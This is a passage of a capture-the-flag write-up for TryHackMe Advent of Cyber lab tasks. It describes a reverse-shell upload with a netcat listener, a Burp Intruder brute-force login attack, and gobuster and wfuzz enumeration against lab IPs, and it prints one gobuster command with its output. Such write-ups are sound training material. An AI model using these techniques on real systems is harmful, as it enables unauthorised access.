files are stored by testing the common paths given by THM and uploaded the shell. We activate netcat listener followed by activating the reverse shell. Lastly, we ran the command of cat /var/www/flag.txt and the flag was shown.


Day 3: Web Exploitation – Christmas Chaos

Tools used: Kali Linux, Firefox, Foxy Proxy


Solution/walkthrough:

Question 1


Active burpsuite and foxy proxy.




We tried logging in by using the credentials provided . (username: root password:root)




Send captured request to intruder.




We will see our request under the intruder tab.




We cleared the pre-selected position.




We add the username and password values as positions and select "Cluster Bomb" in the Attack type.




We tell each "Position" which Payload to use and start our attack.






We used admin 12345 as our username and password as its length is the only one that is different from others.



After keying in the credentials, we successfully log in to the Santa Sleigh Tracker app and captured the flag.



Thought Process/Methodology:

After pasting the machine's IP into the browser's search bar, we were shown a webpage of Santa Sleigh Tracker. We activated foxy proxy and key in the credentials. We proceeded to send the captured request under the proxy tab to intruder. We received our request under the intruder tab. We cleared the pre-selection position and set username and password values as positions. We select Cluster Bomb as our attack type. We tell each position which payload to use and start our attack. We used admin 12345 as our username and password as its length is the only one that is different from others. After keying in the credentials, we successfully log in to the Santa Sleigh Tracker app and the flag was shown.


Day 4: Web Exploitation – Santa's watching

Tools used: Kali Linux, Firefox, Gobuster, wfuzz


Solution/walkthrough:

Question 1

We downloaded the wordlist.txt provided by THM.




Our forums are gone.



We use gobuster command to find out if there is any valuable directory, which we found a API directory.

```
1211102687@kali: ~
File  Actions  Edit  View  Help
┌──(1211102687㉿kali)-[~]
└─$ gobuster dir -u http://10.10.102.110 -w /usr/share/wordlists/dirb/big.txt -x .php -t 25 --timeout 20s
===============================================================
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.10.102.110
[+] Method:                  GET
[+] Threads:                 25
[+] Wordlist:                /usr/share/wordlists/dirb/big.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.1.0
[+] Extensions:              php
[+] Timeout:                 20s
===============================================================
2022/06/16 06:26:57 Starting gobuster in directory enumeration mode
===============================================================
/.htpasswd            (Status: 403) [Size: 278]
/.htpasswd.php        (Status: 403) [Size: 278]
/.htaccess            (Status: 403) [Size: 278]
/.htaccess.php        (Status: 403) [Size: 278]
/LICENSE              (Status: 200) [Size: 1086]
/api                  (Status: 301) [Size: 312] [--> http://10.10.102.110/api/]
```

When we navigate to the api directory, we found a file named site-log.php.




Index of /api


Name	Last modified	Size	Description
Parent Directory		-	
site-log.php	2020-11-22 06:38	110	

Apache/2.4.29 (Ubuntu) Server at 10.10.102.110 Port 80

We use wfuzz to replace the fuzz parameter for date with the words from wordlist and found out that one of the chars is 13.



We use the given payload as a value for date and successfully captured the flag.



THM{D4t3_AP1}

Thought Process/Methodology:

After pasting the machine's IP into the browser's search bar, we were shown that our forums were gone. We used gobuster command to find valuable directory and in the end we found an API directory. After navigating to the api directory, we found a file named site-log.php. We use wfuzz to replace the fuzz parameter for date with the words from wordlist and found out for payload “20201125”, the chars is 13. Then , we used “20201125” as a value for the date parameter and the flag was shown.

